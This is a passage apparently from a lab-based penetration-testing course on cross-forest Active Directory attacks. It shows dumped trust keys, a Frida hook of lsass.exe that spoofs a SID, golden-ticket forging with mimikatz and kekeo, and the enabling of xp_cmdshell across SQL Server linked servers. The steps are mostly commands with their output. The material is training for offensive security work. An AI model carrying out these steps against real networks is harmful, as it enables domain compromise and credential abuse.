85 10 85 34 80 6b e8 d4 66 6c 68 37 7f 87 55 d4 b1 ab a5 b1 ad 2c 9c 95 03
a9 8a 86 2d 66 22 b0 5b 4b ac b8 80 d0 d9 ca b5 b7 8d 2d 59 3c 50 b3 41 88
7d 7a ef fb 3d 33 aa 51 04 f3 17 1b 55 ce c1 d2 0a 70 48 e0 73 d4 59 6e a1
af d5 1e bd 78 14 7d 5a 03 52 05 f1 c5 51 48 f5 e4 d8 cf f0 d7 91 24 9f 50
f4 c0 08 ed a2 e7 dd 83 60 4e 2d 9c be 1b 5b cd 90 44 4d 86 3c 4f 60 16 19
b5 54 9f 44 ca 5e 51 bf a8 7d 84 3c 24 f8 f2 ff 1d 38 55 44 22 ac 60 eb 88
46 42 55 1f 7a 2a 1d 98 d1 47 f1 74 c9 6a b6 8f 3e a7 58 4b d1 b7 cb 9b 30
46 e1

* aes256_hmac
179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8
* aes128_hmac       f1091ce43342170b7c29eb9a54a413e4
* rc4_hmac_nt       c586031a224f252a7c8a31a6d2210cc1
<SNIP>
```

Note: As part of the account maintenance process, every 30 days the trusting domain controller changes the password stored in the `TDO`. So you might see a different mimikatz output from the one shown above.

At this point, we have gathered the following data points:

- LocalSID of victim server (SQL02.logistics.ad) - `S-1-5-21-2327345182-1863223493-3435513819`
- Child Domain SID for `child.inlanefreight.ad` - `S-1-5-21-3878752286-62540090-653003637`
- Domain SID for `inlanefreight.ad` - `S-1-5-21-2432454459-173448545-3375717855`
- Inter-realm tickets with RC4 hash (For Logistics.ad) - `c586031a224f252a7c8a31a6d2210cc1`
- Inter-realm tickets with AES keys (For Logistics.ad) - `179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8`

Now to make `logistics.ad` accept our SID in future ticket requests, we need to make it think there is a domain in the `inlanefreight` domain that has the `SID` of the server in `Logistics` (i.e: SQL02). To perform this, we can inject the localdomain SID of `SQL02.logistics.ad` into `child.inlanefreight.ad`.

The easiest way to do this is to hook `lsass.exe` in the `Inlanefreight` domain controller where the `NetrGetForestTrustInformation` function is processed, and replace the SID of `child.inlanefreight.ad` with the target SID `SQL02.logistics.ad`. To inject the SID for `SQL02.logistics.ad` into `child.inlanefreight.ad`, we can use a Frida Interception script which will intercept and hook `lsass.exe` on the `Inlanefreight DC`. When the `NetrGetForestTrustInformation` function is processed in `logistics`, it will replace the

SID of an existing subdomain (`child.inlanefreight.ad`) with the target SID (`SQL02.logistics.ad`).

To achieve our objective, we must make adjustments to the `frida_intercept.py` script by incorporating the binary representations of the Security Identifiers (SIDs) for both `child.inlanefreight.ad` and `SQL02.logistics.ad`. This task entails pinpointing the specific section within the script responsible for SID manipulation, typically around lines `20-21`. Here, we'll replace the existing variables, such as `var buf1`, with the binary SID representation for `child.inlanefreight.ad`, and `var newsid` with the binary SID representation for `SQL02.logistics.ad`.

Several tools exist for the conversion of Security Identifiers (SIDs) between decimal, hexadecimal, and `binary representations`. One such tool is Save-editor, which streamlines the conversion process by quickly transitioning SIDs from their decimal form into hexadecimal, and then arranging them into little-endian format. This can also be done with Python for those of us with a love for scripting. A custom `Python script` can easily convert SIDs into their binary representation which can then be used in our attack.

Convert SID

```
input_string = 'S-1-5-21-2327345182-1863223493-3435513819'
prefix = 'S-1-5-21-'

# Split the input string after the constant prefix
components = input_string.split(prefix, 1)
if len(components) > 1:
    remaining_string = components[1]
    split_values = remaining_string.split('-')
    output_list = []
    for i in split_values:
        decimal_number = int(i)
        hexadecimal_value = hex(decimal_number)[2:].zfill(8)
        little = ' '.join([hexadecimal_value[i:i+2] for i in
range(len(hexadecimal_value)-2, -2, -2)])
        bytes_list = little.split()
        formatted_bytes = ', '.join([f"0x{byte.upper()}" for byte in
bytes_list])
        output_list.append(formatted_bytes)
    final_output = ', '.join(output_list)
    print("0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00,
0x00, 0x00, " + final_output)
```

SID	Binary Representation of SID
S-1-5-21-3878752286-62540090-653003637	0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0x1E, 0x10, 0x31, 0xE7, 0x3A, 0x49, 0xBA, 0x03, 0x75, 0x0B, 0xEC, 0x26
S-1-5-21-2327345182-1863223493-3435513819	0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0x1E, 0x78, 0xB8, 0x8A, 0xC5, 0x88, 0x0E, 0x6F, 0xDB, 0xC7, 0xC5, 0xCC

Updating SID Values in frida_intercept.py

```
<SNIP>
// Sid as binary array to find/replace
var buf1 = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00,
0x00, 0x00, 0x1E, 0x10, 0x31, 0xE7, 0x3A, 0x49, 0xBA, 0x03, 0x75, 0x0B,
0xEC, 0x26];
var newsid = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00,
0x00, 0x00, 0x1E, 0x78, 0xB8, 0x8A, 0xC5, 0x88, 0x0E, 0x6F, 0xDB, 0xC7,
0xC5, 0xCC];
<SNIP>
```

Once the Frida script has been edited, we can execute the script as `SYSTEM` user in the `Inlanefreight` domain.
However before executing the modified Frida script, it's imperative to verify the `current` Security Identifier (SID) of `child.inlanefreight.ad`. This step ensures that we can accurately match the new SID generated after running the Frida script with the original one.

Verify Original SID of Child DC

```
proxychains python3 gettrustinfo.py inlanefreight.ad/logistics.ad@DC01 -
hashes :c586031a224f252a7c8a31a6d2210cc1 -target 172.16.118.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

<SNIP>
                DomainInfo:
                    Sid:
                        Revision:                       1
                        SubAuthorityCount:              4
                        IdentifierAuthority:
```

```
b'\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                21,
                                3878752286,
                                62540090,
                                653003637,
                            ]
                    DnsName:
'child.inlanefreight.ad'
                    NetbiosName:                    'CHILD' ,
        ]
```

We can now execute `frida_intercept.py` as SYSTEM and hook it with `lsass.exe` to intercept and modify the SID of the child domain and keep it running in the background.

Start PowerShell as SYSTEM

```
PS C:\Tools> .\PsExec.exe -s -i powershell.exe
PS C:\Windows\system32> whoami
nt authority\system
```


Execute frida_intercept.py

```
PS C:\Tools> python frida_intercept.py lsass.exe
lsadb.all baseAddr:0x7ffbe2d10000
[!] Ctrl+D on UNIX, Ctrl+Z on Windows/cmd.exe to detach from instrumented
program.

...
```

We can keep the `frida_intercept` script running in the background.
Since interception is running, if we request the SID of `child.inlanefreight.ad` again using `gettrustinfo`, we should get the following SID: `21,2327345182,1863223493,3435513819` which is the SID of SQL02.logistics.ad.

Verify Interception Working

```
proxychains python gettrustinfo.py inlanefreight.ad/logistics.ad@DC01 -
hashes :c586031a224f252a7c8a31a6d2210cc1 -target 172.16.118.3
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

```
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

<SNIP>
                DomainInfo:
                    Sid:
                        Revision:                       1
                        SubAuthorityCount:              4
                        IdentifierAuthority:
b'\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                21,
                                2327345182,
                                1863223493,
                                3435513819,
                            ]
                    DnsName:
'child.inlanefreight.ad'
                    NetbiosName:                    'CHILD' ,
        ]
```

From the above output, we can observe that we are obtaining a new SID for `child.inlanefreight.ad` which is the SID of SQL02.logistics.ad.

Similarly, after 24 hours when `logistics` domain performs the Netlogon call `NetrGetForestTrustInformation` on `inlanefreight` domain it'll receive the new SID that is being intercepted by `frida_intercept.py`.

For the attack demonstration in the LAB, `logistics` performs the Netlogon call `NetrGetForestTrustInformation` every 2 minutes..

After waiting 2 minutes we can request golden ticket with `extra-sid (sids)` as SQL02's SID.
We will also need to attach RID as `-500` at the end of SQL02's SID since it is the local domain SID which represents the local Administrator.

Request Golden Ticket with Extrasids

```
PS C:\Tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( [email protected] )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

```
mimikatz # kerberos::golden /domain:inlanefreight.ad /sid:S-1-5-21-
2432454459-173448545-3375717855 /user:user1 /target:logistics.ad
/service:krbtgt /sids:S-1-5-21-2327345182-1863223493-3435513819-500
/aes256:179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8

User      : user1
Domain    : inlanefreight.ad (INLANEFREIGHT)
SID       : S-1-5-21-2432454459-173448545-3375717855
User Id   : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-2327345182-1863223493-3435513819-500 ;
ServiceKey:
179e4ae68e627e1fd4014c87854e7f60b0c807eddbcaf6136ddf9d15a6d87ad8 -
aes256_hmac
Service   : krbtgt
Target    : logistics.ad
Lifetime  : 3/27/2024 3:13:45 AM ; 3/25/2034 3:13:45 AM ; 3/25/2034
3:13:45 AM
-> Ticket : ticket.kirbi

        * PAC generated
        * PAC signed
        * EncTicketPart generated
        * EncTicketPart encrypted
        * KrbCred generated

Final Ticket Saved to file !
mimikatz # exit
```


Retrieve TGS for SQL02

```
PS C:\Tools> .\kekeo.exe

kekeo # tgs::ask /tgt:ticket.kirbi /service:cifs/[email protected]
/kdc:DC02.logistics.ad /ptt
Ticket  : ticket.kirbi
        [krb-cred]     S: krbtgt/logistics.ad @ inlanefreight.ad
        [krb-cred]     E: [00000012] aes256_hmac
        [enc-krb-cred] P: user1 @ inlanefreight.ad
        [enc-krb-cred] S: krbtgt/logistics.ad @ inlanefreight.ad
        [enc-krb-cred] T: [3/27/2024 3:13:45 AM ; 3/25/2034 3:13:45 AM]
{R:3/25/2034 3:13:45 AM}
        [enc-krb-cred] F: [40a00000] pre_authent ; renewable ; forwardable
;
        [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac      ):
b8c3d3175ec8eedf24d2bb15942f94869b2572efcc192b2a664e00869ff5b27b
[kdc] name: DC02.logistics.ad
```

```
Service(s):
cifs/SQL02.logistics.ad @ LOGISTICS.AD
`> cifs/SQL02.logistics.ad : OK!

kekeo # exit
```

Verify Ticket in Memory

```
C:\Tools>klist
Current LogonId is 0:0xdd8a8

Cached Tickets: (1)

#0>     Client: user1 @ inlanefreight.ad
                Server: cifs/SQL02.logistics.ad @ LOGISTICS.AD
                KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
                Ticket Flags 0x40a10000 -> forwardable renewable
pre_authent name_canonicalize
                Start Time: 3/27/2024 3:16:14 (local)
                End Time:   3/27/2024 13:16:14 (local)
                Renew Time: 4/3/2024 3:16:14 (local)
                Session Key Type: AES-256-CTS-HMAC-SHA1-96
                Cache Flags: 0
                Kdc Called:
```


With the ticket in memory, we gain the ability to enumerate and access the SQL02.logistics.ad server.

Access SQL02 in Logistics Domain

```
C:\Tools>dir \\SQL02.logistics.ad\c$
Volume in drive \\SQL02.logistics.ad\c$ has no label.
Volume Serial Number is 2281-DAED
Directory of \\SQL02.logistics.ad\c$
03/26/2024  12:21 PM    <DIR>          flag
07/16/2016  06:23 AM    <DIR>          PerfLogs
01/04/2024  03:01 AM    <DIR>          Program Files
01/04/2024  02:59 AM    <DIR>          Program Files (x86)
01/04/2024  02:48 AM    <DIR>          temp
01/04/2024  02:52 AM    <DIR>          Users
12/26/2023  09:35 AM    <DIR>          Windows
0 File(s)              0 bytes
7 Dir(s)  25,672,945,664 bytes free
```

Moving On


In the next section, we will explore various techniques for abusing `SQL server links`. When SQL server links are configured between two domains, there exists potential misconfiguration that could be exploited by attackers to take over the domain. We will investigate these techniques in detail.

Abusing SQL Server Links

Cross-forest MSSQL linked servers facilitate communication and data exchange between SQL Server instances located in different Active Directory forests. This configuration allows SQL Server instances in one forest to access data and resources hosted by SQL Server instances in another forest.

Consider a scenario where an SQL server link has been established between `SQL01.inlanefreight.ad` and `SQL02.logistics.ad`. This link enables both servers to access data and resources hosted by each other. However, in the event of a security breach on SQL01 (`Inlanefreight`), an attacker could exploit this configured server link to launch subsequent attacks against SQL02 (`Logistics`). This could potentially lead to the compromise of the Logistics domain from the Inlanefreight domain.

For this section, upon compromising the `Inlanefreight` domain, our objective is to further access the `Logistics` domain abusing the SQL server links.



Cross Forest SQL Server Links Abuse

1. Privileged Access to Server Links
2. Trustworthy Databases

In certain scenarios, a domain user from the current forest (`Inlanefreight.ad`) may be granted remote login permissions into SQL02 (`logistics.ad`) as a sysadmin (`sa`). This grants them high-privileged access to the server link, which can be abused directly to compromise the linked server.

Alternatively, it's also possible that the current domain user has not been given remote login permissions but has been given `public` privileges with a SQL User in SQL02 (`logistics.ad`). In such cases, we can try to enumerate trustworthy databases on the target linked server and check if that user is a `db_owner` of any trustworthy database. If we find such a database, we can create a stored procedure to enable `xp_cmdshell` that gets executed as the OWNER, which will be the user `sa` .

We'll explore both scenarios using domain users `inlanefreight\jimmy` and `inlanefreight\htb-student` . User `jimmy` has been granted remote login rights as a `sysadmin (sa)` on the Linked server (SQL02.logistics.ad), whereas the user `htb-student` has been provided public privileges with a SQL user named `htb-dbuser` in SQL02.

---

1. Privileged Access to Server Links

Privileged Access to Server Links occurs when a user within our domain (`Inlanefreight.ad`) is given elevated remote login rights to a server in another domain (`logistics.ad`), like SQL02, with sysadmin (`sa`) privileges. This grants the user significant control over the server link, potentially opening avenues for exploitation and compromise of the linked server.

To illustrate an example of privileged access, let's consider the user `INLANEFREIGHT\jimmy` .

Note: RDP credentials for INLANEFREIGHT\jimmy to login into SQL01 is `jimmy` : `Password123`

```
xfreerdp /v:10.129.229.148 /u:jimmy /p:"Password123" /dynamic-resolution
```

Enumeration from Windows

We'll utilize the domain user `inlanefreight\jimmy` to ascertain the rights he holds on the linked SQL server (`SQL02.logistics.ad`). For enumeration, we can employ the

`PowerUpSQL` PowerShell script, specifically its function `Get-SQLServerLink`, to enumerate the link and rights between the SQL servers.

Enumerate SQL Server Links

```
PS C:\Tools> import-module .\PowerUpSQL.ps1
PS C:\Tools> Get-SQLServerLink
ComputerName            : SQL01
Instance                : SQL01
DatabaseLinkId          : 0
DatabaseLinkName        : SQL01\SQLEXPRESS
DatabaseLinkLocation    : Local
Product                 : SQL Server
Provider                : SQLNCLI
Catalog                 :
LocalLogin              :
RemoteLoginName         :
is_rpc_out_enabled      : True
is_data_access_enabled : False
modify_date             : 1/4/2024 1:52:15 AM

ComputerName            : SQL01
Instance                : SQL01
DatabaseLinkId          : 1
DatabaseLinkName        : SQL02\SQLEXPRESS
DatabaseLinkLocation    : Remote
Product                 : SQL Server
Provider                : SQLNCLI
Catalog                 :
LocalLogin              : inlanefreight\jimmy
RemoteLoginName         : sa
is_rpc_out_enabled      : True
is_data_access_enabled : True
modify_date             : 1/4/2024 2:09:31 AM
```


From the provided output, it's evident that a SQL server link is established between `SQL01\SQLEXPRESS` (inlanefreight.ad) and `SQL02\SQLEXPRESS` (logistics.ad). In the `LocalLogin` attribute of SQL02\SQLEXPRESS, the username `Inlanefreight\jimmy` is listed, while under the `RemoteLoginName` attribute of SQL02\SQLEXPRESS, `sa` is specified. This indicates that `inlanefreight\jimmmy` can log in to SQL02 as a `sysadmin (sa)`.

To further confirm this, we can utilize another function of PowerUpSQL called `Get-SQLQuery`, which enables us to execute SQL queries on the server. We can run the query `EXEC sp_helplinkedsrvlogin` to retrieve logins for the linked servers.

sp_helplinkedsrvlogin will provide us with additional details regarding the login permissions associated with the linked servers.


Enumerate login rights for Jimmy

```
PS C:\Tools> Get-SQLQuery  -Query "EXEC sp_helplinkedsrvlogin"
Linked Server    Local Login         Is Self Mapping Remote Login
-------------    -----------         --------------- ------------
SQL02\SQLEXPRESS inlanefreight\jimmy           False sa
```

Based on the output, it's confirmed that the user `inlanefreight\jimmy` has the capability to log in to `SQL02\SQLEXPRESS` as a `sysadmin (sa)`. This indicates a high level of privileged access to the linked server.


Abuse from Windows

To exploit the sysadmin (sa) privileges granted to the user `inlanefreight\jimmy`, we can utilize an MSSQL client such as SSMS or heidiSQL to establish a connection to the linked server and execute queries. Let's proceed by opening `Microsoft SQL Server Management Studio 18` from the start menu and logging in as `Inlanefreight\jimmy`. Click on `Connect` to connect to `SQL01\SQLEXPRESS` and Click `New Query` to start executing new queries.




We can execute the following query in SQL Server Management Studio to verify if the user `inlanefreight\jimmy` has sysadmin rights on `SQL02\SQLEXPRESS`

```
select * from openquery("SQL02\SQLEXPRESS",'select
IS_SRVROLEMEMBER(''sysadmin'')')
```




The query returns a value of '1', indicating that sysadmin privileges are indeed granted to the `jimmy` user. Now, with sysadmin (`sa`) rights acquired, our subsequent aim is to activate xp_cmdshell, a feature enabling the execution of Windows commands directly from within the SQL Server environment. Let's execute the following command to enable `xp_cmdshell` on `SQL02\SQLEXPRESS`.

```
EXECUTE('sp_configure ''xp_cmdshell'',1;reconfigure;') AT
"SQL02\SQLEXPRESS"
```



To verify if `xp_cmdshell` is enabled on SQL02, we will attempt to execute the Windows command `whoami` using the following query, which should output the current user the SQL02 is running as.

```
EXECUTE('xp_cmdshell "whoami"') AT "SQL02\SQLEXPRESS"
```



Enumeration from Linux

For enumeration using a linux host, we can employ the mssqlclient.py from impacket. The `enum_links` command from impacket will enumerate the link between the SQL servers.

Enumerate SQL Server Links and Login Rights

```
mssqlclient.py [email protected] -windows-auth
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to
us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (inlanefreight\jimmy  guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE
SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
----------------   ----------------   -----------   ----------------   ---
---------------   ------------   -------
SQL01\SQLEXPRESS   SQLNCLI            SQL Server    SQL01\SQLEXPRESS
NULL                 NULL           NULL

SQL02\SQLEXPRESS   SQLNCLI            SQL Server    SQL02\SQLEXPRESS
NULL                 NULL           NULL

Linked Server       Local Login            Is Self Mapping   Remote Login
-----------------   --------------------   ---------------   ------------
SQL02\SQLEXPRESS    inlanefreight\jimmy                  0   sa
```

From the provided output, it's evident that a SQL server link is established between `SQL01\SQLEXPRESS` (inlanefreight.ad) and `SQL02\SQLEXPRESS` (logistics.ad). In the `Local Login` attribute, the username `inlanefreight\jimmy` is listed, while under the `Remote Login` attribute, `sa` is specified. This indicates that `inlanefreight\jimmmy` can log in to `SQL02\SQLEXPRESS` as a `sysadmin (sa)`.

Abuse from Linux

